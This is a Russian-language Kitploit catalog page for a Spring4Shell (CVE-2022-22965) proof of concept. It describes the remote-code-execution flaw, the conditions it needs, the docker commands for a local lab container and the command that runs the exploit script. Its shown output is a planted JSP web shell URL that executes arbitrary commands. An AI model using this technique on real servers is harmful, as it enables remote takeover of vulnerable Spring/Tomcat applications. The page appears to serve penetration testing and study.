
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Spring4shell-CVE-2022-22965-POC — Ещё один POC для spring4shell (Spring core RCE) | Kitploit

Инструменты/GitHubGitHub/netcode/spring4shell-cve-2022-22965-poc
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного Доступа
GitHubnetcode/spring4shell-cve-2022-22965-poc

Spring4shell-CVE-2022-22965-POC

Ещё один POC для spring4shell (Spring core RCE)

Репозиторий
33314 лет назадЕщё не проверено
Поделиться

Уязвимость удаленного выполнения кода Spring4shell

Эта уязвимость затрагивает Spring Core и позволяет злоумышленнику отправлять специально сформированный HTTP-запрос для обхода защитных механизмов парсера HTTP-запросов библиотеки, что приводит к удаленному выполнению кода.

Подробнее здесь

Для эксплуатации этой уязвимости должны выполняться несколько условий:

  • Использование JDK 9 или выше
  • Apache Tomcat в качестве сервлетного контейнера
  • Упаковка в виде традиционного WAR (в отличие от исполняемого jar-файла Spring Boot)
  • Использование зависимостей spring-webmvc или spring-webflux
  • Использование Spring Framework версий 5.3.0–5.3.17, 5.2.0–5.2.19 или более старых версий

POC

  • Соберите docker-образ
docker build . -t springshell-rce-poc
  • Запустите docker-контейнер
docker run --rm -p 8081:8080 --name springshell-rce-poc springshell-rce-poc
  • Запуск эксплойта
python exploit-poc.py --url "http://127.0.0.1:8081/"

Ожидаемый ответ

exploiting
Shell URL:http://127.0.0.1:8081/tomcatwar.jsp?pwd=j&cmd=whoami

Если вы перейдете по этому URL, он выполнит любую нужную вам команду cmd=<whatyouwant>

Если вы подключитесь по SSH к контейнеру, вы увидите, что был создан новый файл tomcatwar.jsp

docker exec -it springshell-rce-poc /bin/bash
ls /usr/local/tomcat/webapps/ROOT

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





